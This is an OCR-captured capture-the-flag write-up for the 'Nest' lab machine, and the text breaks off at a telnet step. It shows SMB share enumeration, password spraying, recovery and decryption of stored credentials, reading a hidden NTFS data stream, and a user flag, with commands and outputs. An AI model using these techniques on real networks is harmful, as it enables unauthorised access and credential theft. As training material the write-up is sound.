
Nest

==========
| NEST 10.10.10.178 |
==========



InfoGathering

```
crackmapexec 10.10.10.178
CME  10.10.10.178:445 HTB-NEST [*] Windows 6.1 Build 7600 (name:HTB-NEST) (domain:HTB-NEST)
```

This tells me the machine name is HTB-NEST and the Domain name is HTB-NEST
I added this to my hosts file.

[*] Nmap: PORT   STATE SERVICE   VERSION

[*] Nmap: 445/tcp open microsoft-ds?

[*] Nmap: 4386/tcp open unknown

[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose|phone|specialized
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
[*] Nmap: Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: 55s
[*] Nmap: | smb2-security-mode:
[*] Nmap: | 2.02:
[*] Nmap: |_   Message signing enabled but not required
[*] Nmap: | smb2-time:
[*] Nmap: | date: 2020-01-25T21:21:21
[*] Nmap: |_ start_date: 2020-01-25T21:07:53
[*] Nmap: TRACEROUTE (using port 445/tcp)

[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 74.05 ms 10.10.14.1
[*] Nmap: 2 74.33 ms nest.htb (10.10.10.178)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 82.38 seconds

PORT 445:

```
msfconsole
use auxiliary/scanner/smb/smb_enumshares
set SMBDomain HTB-NEST
run
# RESULTS
[+] 10.10.10.178:445      - ADMIN$ - (DISK) Remote Admin
[+] 10.10.10.178:445      - C$ - (DISK) Default share
[+] 10.10.10.178:445      - Data - (DISK)
[+] 10.10.10.178:445      - IPC$ - (IPC) Remote IPC
[+] 10.10.10.178:445      - Secure$ - (DISK)
[+] 10.10.10.178:445      - Users - (DISK)

# OR If you dont like knowing Metasploit
smbclient -L 10.10.10.178 -W HTB-NEST
# RESULTS
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
```

Log into the share and I found user directories which gives me a username list

```
smbclient //10.10.10.178/Users
smb: \> ls
  .                                   D        0  Mon Jan 20 04:13:40 2020
  ..                                  D        0  Mon Jan 20 04:13:40 2020
  Administrator                       D        0  Fri Aug  9 09:08:23 2019
  C.Smith                             D        0  Fri Dec 27 16:37:25 2019
  L.Frost                             D        0  Thu Aug  8 11:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 11:02:50 2019
  TempUser                            D        0  Wed Aug  7 16:55:56 2019
```

I next was able to login to the following directories

```
smbclient //10.10.10.178/Secure$
# COuld not enumerate this directory

smbclient //10.10.10.178/Data
smb: \> dir
  .                                   D        0  Wed Aug  7 16:53:46 2019
  ..                                  D        0  Wed Aug  7 16:53:46 2019
  IT                                  D        0  Wed Aug  7 16:58:07 2019
  Production                          D        0  Mon Aug  5 15:53:38 2019
  Reports                             D        0  Mon Aug  5 15:53:44 2019
  Shared                              D        0  Wed Aug  7 13:07:51 2019

smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (1.6
KiloBytes/sec) (average 1.6 KiloBytes/sec)

smb: \Shared\Maintenance\> get "Maintenance Alerts.txt
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as Maintenance Alerts.txt
(0.2 KiloBytes/sec) (average 0.9 KiloBytes/sec)
```

Nmap does not know what port 4386 is so I connected to it.
It is a service called HQK Reporting Service V1.2


```
telnet 10.10.10.178 4386
HELP
# RESULTS
--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Here we can see a password is needed for debugging. We will keep an eye out for this password later.

Gaining Access

I read the files that I downloaded which gave me a username and password

```
cat Maintenance\ Alerts.txt
cat Welcome\ Email.txt
```



Username: TempUser
Password: welcome2019

I used RPCCLient for more enum

```
rpcclient -U TempUser -I 10.10.10.178 -p 445 10.10.10.178

enumdomains
# RESULTS
name:[HTB-NEST] idx:[0x0]
name:[Builtin] idx:[0x0]


enumdomusers
# RESULTS
user:[Administrator] rid:[0x1f4]
user:[C.Smith] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[Service_HQK] rid:[0x3ed]
user:[TempUser] rid:[0x3ea]

enumdomgroups
# RESULTS
group:[None] rid:[0x201]

querydominfo
# RESULTS
Domain:         HTB-NEST
Server:
Comment:
Total Users:    5
Total Groups:   1
Total Aliases:  0
Sequence No:    58
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1

srvinfo
# RESULTS
        10.10.10.178   Wk Sv NT SNT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x9003
```

I then signed in using these credentials and used smbmap to see what else I could enumerate

```
smbmap -u TempUser -p welcome2019 -d HTB-NEST -H 10.10.10.178 -R
# RESULTS

[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.178...
[+] IP: 10.10.10.178:445        Name: HTB-NEST.HTB-NEST
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        .
        dr--r--r--                0 Wed Aug  7 16:53:46 2019    .
        dr--r--r--                0 Wed Aug  7 16:53:46 2019    ..
        dr--r--r--                0 Wed Aug  7 16:58:07 2019    IT
        dr--r--r--                0 Mon Aug  5 15:53:41 2019    Production
        dr--r--r--                0 Mon Aug  5 15:53:50 2019    Reports
        dr--r--r--                0 Wed Aug  7 13:07:51 2019    Shared
        Data                                                    READ ONLY
        .\
        dr--r--r--                0 Wed Aug  7 16:53:46 2019    .
        dr--r--r--                0 Wed Aug  7 16:53:46 2019    ..
        dr--r--r--                0 Wed Aug  7 16:58:07 2019    IT
        dr--r--r--                0 Mon Aug  5 15:53:41 2019    Production
        dr--r--r--                0 Mon Aug  5 15:53:50 2019    Reports
        dr--r--r--                0 Wed Aug  7 13:07:51 2019    Shared
        .\IT\
        dr--r--r--                0 Wed Aug  7 16:58:07 2019    .
        dr--r--r--                0 Wed Aug  7 16:58:07 2019    ..
        dr--r--r--                0 Wed Aug  7 16:58:07 2019    Archive
        dr--r--r--                0 Wed Aug  7 16:59:34 2019    Configs
        dr--r--r--                0 Wed Aug  7 16:08:30 2019    Installs
        dr--r--r--                0 Mon Aug  5 16:33:42 2019    Reports
        dr--r--r--                0 Mon Aug  5 16:33:51 2019    Tools
        .\IT\Configs\
        dr--r--r--                0 Wed Aug  7 16:59:34 2019    .
        dr--r--r--                0 Wed Aug  7 16:59:34 2019    ..
        dr--r--r--                0 Wed Aug  7 13:20:13 2019    Adobe
        dr--r--r--                0 Tue Aug  6 05:16:34 2019    Atlas
        dr--r--r--                0 Tue Aug  6 07:27:08 2019    DLink
        dr--r--r--                0 Wed Aug  7 13:23:26 2019    Microsoft
        dr--r--r--                0 Wed Aug  7 13:33:54 2019    NotepadPlusPlus
        dr--r--r--                0 Wed Aug  7 14:01:13 2019    RU Scanner
        dr--r--r--                0 Tue Aug  6 07:27:09 2019    Server Manager
        .\IT\Configs\Adobe\
        dr--r--r--                0 Wed Aug  7 13:20:13 2019    .
        dr--r--r--                0 Wed Aug  7 13:20:13 2019    ..
        -r--r--r--              246 Wed Aug  7 13:20:13 2019    editing.xml
        -r--r--r--                0 Wed Aug  7 13:20:09 2019    Options.txt
        -r--r--r--              258 Wed Aug  7 13:20:09 2019    projects.xml
        -r--r--r--             1274 Wed Aug  7 13:20:09 2019    settings.xml
        .\IT\Configs\Atlas\
        dr--r--r--                0 Tue Aug  6 05:16:34 2019    .
        dr--r--r--                0 Tue Aug  6 05:16:34 2019    ..
        -r--r--r--             1369 Tue Aug  6 05:18:38 2019    Temp.XML
        .\IT\Configs\Microsoft\
        dr--r--r--                0 Wed Aug  7 13:23:26 2019    .
        dr--r--r--                0 Wed Aug  7 13:23:26 2019    ..
        -r--r--r--             4598 Wed Aug  7 13:23:26 2019    Options.xml
        .\IT\Configs\NotepadPlusPlus\
        dr--r--r--                0 Wed Aug  7 13:33:54 2019    .
        dr--r--r--                0 Wed Aug  7 13:33:54 2019    ..
        -r--r--r--             6451 Wed Aug  7 17:01:25 2019    config.xml
```

```
        -r--r--r--             2108 Wed Aug  7 17:00:36 2019    shortcuts.xml
        .\IT\Configs\RU Scanner\
        dr--r--r--                0 Wed Aug  7 14:01:13 2019    .
        dr--r--r--                0 Wed Aug  7 14:01:13 2019    ..
        -r--r--r--              270 Thu Aug  8 13:49:37 2019    RU_config.xml
        .\Shared\
        dr--r--r--                0 Wed Aug  7 13:07:51 2019    .
        dr--r--r--                0 Wed Aug  7 13:07:51 2019    ..
        dr--r--r--                0 Wed Aug  7 13:07:33 2019    Maintenance
        dr--r--r--                0 Wed Aug  7 13:08:07 2019    Templates
        .\Shared\Maintenance\
        dr--r--r--                0 Wed Aug  7 13:07:33 2019    .
        dr--r--r--                0 Wed Aug  7 13:07:33 2019    ..
        -r--r--r--               48 Wed Aug  7 13:07:32 2019    Maintenance Alerts.txt
        .\Shared\Templates\
        dr--r--r--                0 Wed Aug  7 13:08:07 2019    .
        dr--r--r--                0 Wed Aug  7 13:08:07 2019    ..
        dr--r--r--                0 Wed Aug  7 13:08:10 2019    HR
        dr--r--r--                0 Wed Aug  7 13:08:07 2019    Marketing
        .\Shared\Templates\HR\
        dr--r--r--                0 Wed Aug  7 13:08:10 2019    .
        dr--r--r--                0 Wed Aug  7 13:08:10 2019    ..
        -r--r--r--              425 Wed Aug  7 16:55:36 2019    Welcome Email.txt
        IPC$                                                    NO ACCESS       Remote IPC
        .
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    .
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    ..
        dr--r--r--                0 Wed Aug  7 13:40:25 2019    Finance
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    HR
        dr--r--r--                0 Thu Aug  8 04:59:25 2019    IT
        Secure$                                                 READ ONLY
        .\
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    .
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    ..
        dr--r--r--                0 Wed Aug  7 13:40:25 2019    Finance
        dr--r--r--                0 Wed Aug  7 17:08:12 2019    HR
        dr--r--r--                0 Thu Aug  8 04:59:25 2019    IT
        Users                                                   READ, WRITE
        .\
        dr--r--r--                0 Sat Jan 25 14:42:29 2020    .
        dr--r--r--                0 Sat Jan 25 14:42:29 2020    ..
        dr--r--r--                0 Fri Aug  9 09:08:23 2019    Administrator
        dr--r--r--                0 Fri Dec 27 16:37:25 2019    C.Smith
        dr--r--r--                0 Thu Aug  8 11:03:29 2019    L.Frost
        dr--r--r--                0 Thu Aug  8 11:02:56 2019    R.Thompson
        dr--r--r--                0 Wed Aug  7 16:56:02 2019    TempUser
        .\TempUser\
        dr--r--r--                0 Wed Aug  7 16:56:02 2019    .
        dr--r--r--                0 Wed Aug  7 16:56:02 2019    ..
        -r--r--r--                0 Wed Aug  7 16:56:02 2019    New Text Document.txt
```

I signed into the Users share and checked out my users directory and downloaded the file. There was nothing in the document.

```
smbclient -U TempUser%welcome2019 -W HTB-NEST //10.10.10.178/Users
cd TempUser
get "New Text Document.txt"
```

I checked to see if anyone else is using this password.

```
msfconsole
use auxiliary/scanner/smb/smb_login
set USER_FILE /root/HTB/Boxes/Nest/user.list
set SMBPass welcome2019
set RHOSTS 10.10.10.178
set SMBDomain HTB-NEST
run
```

Enum of Frost and Thomspsons directories failed after I used that password to login as these users which means the password did not effect the result causing a false positive for these users

SMBMap tells me that the Data share should be checked out next with those credentials.
I basically downloaded and read all the files I could. The info I found that was interesting was

```
cat \IT\Configs\Microsoft\Options.xml
# This told me only hosts in the same network can communicate with each other

cat \IT\Configs\NotepadPlusPlus\shortcuts.xml
# This told me php is installed on the windows machine

cat \IT\Configs\NotepadPlusPlus\config.xml
# This gave me a file history list
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>

cat \IT\Configs\RU Scanner\RU_config.xml
# This gave me credentials over an LDAP port!
<Port>389</Port>
<Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

USER: c.smith
PASS: fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=

The other interesting info above is my access too \\HTB-NEST\Secure$\IT\Carl\Temp.txt. I dont have the ablity to list the contents of the Secure$ share but I can access this file. These means NTFS permissions have been specially edited on this file and I dont have Traverse Directory permissions for it. In order to download that file we need to use mget to download everything we can from Carls directory

```
smbclient -U TempUser%welcome2019 \\\\10.10.10.178\\Secure$
cd IT\Carl
recurse on
prompt off
mget *
```


```
smb: \IT\Carl\> mget
nothing to mget
smb: \IT\Carl\> recurse on
smb: \IT\Carl\> prompt off
smb: \IT\Carl\> mget *
getting file \IT\Carl\Docs\ip.txt of size 56 as ip.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as mmc.txt (0.3 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as ConfigFile.vb (2.9 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as Module1.vb (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as Application.Designer.vb (1.7 KiloBytes/sec) (average 1.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.myapp of size 481 as Application.myapp (1.8 KiloBytes/sec) (average 1.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1103 as AssemblyInfo.vb (4.4 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as Resources.Designer.vb (8.9 KiloBytes/sec) (average 2.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as Resources.resx (21.2 KiloBytes/sec) (average 4.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as Settings.Designer.vb (11.3 KiloBytes/sec) (average 5.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as Settings.settings (1.0 KiloBytes/sec) (average 5.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4828 as RU Scanner.vbproj (17.9 KiloBytes/sec) (average 6.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as RU Scanner.vbproj.user (0.5 KiloBytes/sec) (average 5.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as SsoIntegration.vb (0.5 KiloBytes/sec) (average 5.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4888 as Utils.vb (18.5 KiloBytes/sec) (average 6.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as RUScanner.sln (3.3 KiloBytes/sec) (average 6.0 KiloBytes/sec)
smb: \IT\Carl\>
```

There is a file called RUScanner.sln. This tells us we need to open this file with Visual Studio and run the application if there is no EXE file that was compiled.

In the file Modul1.vb as well as other files in the project we can see this can be used to decrypt a password. Use Visual Studio to run this application adding the Base64 type password we found for C.Smith in RRU_config.xml

```
root@kali:~/HTB/Boxes/Nest/VB Projects/WIP/RU/RUScanner# cat Module1.vb
Module Module1

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}



    End Sub

End Module
```


The main function should be run and the dubger will display the password.



That gives us a new username and password
USER: c.smith
PASS: xRxRxPANCAK3SxRxRx

Use smbclient to sign in with these credentials and obtain the user flag

```
smbclient -U "c.smith%xRxRxPANCAK3SxRxRx" \\\\10.10.10.178\\Users
cd C.Smith\
get user.txt
exit
# Exits smbclient
# Execute on your attack machine to read the downloaded file
cat user.txt
# RESULTS
cf71b25404be5d84fd827e05f426e987
```



USER FLAG: cf71b25404be5d84fd827e05f426e987

PrivEsc

There is a directory in C.Smiths home share called HQK Reporting. This conincides with the service running on port 4386. Download this directory.

```
smbclient -U "c.smith%xRxRxPANCAK3SxRxRx" \\\\10.10.10.178\\Users
cd "C.Smith/HQK Reporting/"
recurse on
prompt off
mget *
```

Previous query or query results can be found int the ALL QUERIES directory. This makes me belive the HQK service is some sort of SQL reporting service.

```
cat HQK_Config_Backup.xml
# RESULTS
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

There is also a file called HqkLdap.exe in C:\Shares\Users\C.Smith\HQK Reporting\AD Integration which may be useful later on.

When I used psexec_psh to access the machine in a terminal (which was unintended) i found a debub password in C:\Program Files\HQK>type HQK_Config.xml.

```
C:\Program Files\HQK>type HQK_Config.xml
# RESULTS
type HQK_Config.xml
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <DebugPassword>WBQ201953D8w</DebugPassword>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

The other place to find this password since we should not have a terminal yet is to download the file “Debug Mode Password.txt” onto a Windows machine and read the Alternate Data Stream. ADS are on NTFS file systems. Downloading this file to Linux will remove the Stream property hence removing the part of the file we need to read.

Typing this out made me realize the ADS is actually more of a property. Using smbclient I am able to discover a stream exists as well as its name.

```
smbclient -U "c.smith%xRxRxPANCAK3SxRxRx" \\\\10.10.10.178\\Users
cd "C.Smith\HQK Reporting"
allinfo "Debug Mode Password.txt"
```

Taking smbclient a bit further, what if we download the file with the ADS. This gives us the information we want to see

```
get "Debug Mode Password.txt:Password:$DATA"
# RESULTS
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug
Mode Password.txt:Password:$DATA (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 05:06:12 PM 2019 MDT
access_time:    Thu Aug  8 05:06:12 PM 2019 MDT
write_time:     Thu Aug  8 05:08:17 PM 2019 MDT
change_time:    Thu Aug  8 05:08:17 PM 2019 MDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA o
smb: \C.Smith\HQK Reporting\> exit
root@kali:~/HTB/Boxes/Nest# ls
 Administrator  'Debug Mode Password.txt:Password:$DATA'  'Maintenance Alert
 config.xml      Docs                                     'New Text Document
 C.Smith         editing.xml                               Options.txt
 deBasePass      L.Frost                                   Options.xml
root@kali:~/HTB/Boxes/Nest# cat 'Debug Mode Password.txt:Password:$DATA'
WBQ201953D8w
```

REFERENCE: https://roberthosborne.com/f/alternate-data-streams

DEBUG PASSWORD: WBQ201953D8w

THis is most likely the password for the Service_HQK user. If it is the password I was unable to login as that service or any other user. Since direct logins wont work I am going to try to access the service and enter the debug password there. We saw in our initial info gathering stage that there is a place to enter this debug password.

```
telnet 10.10.10.178 4386
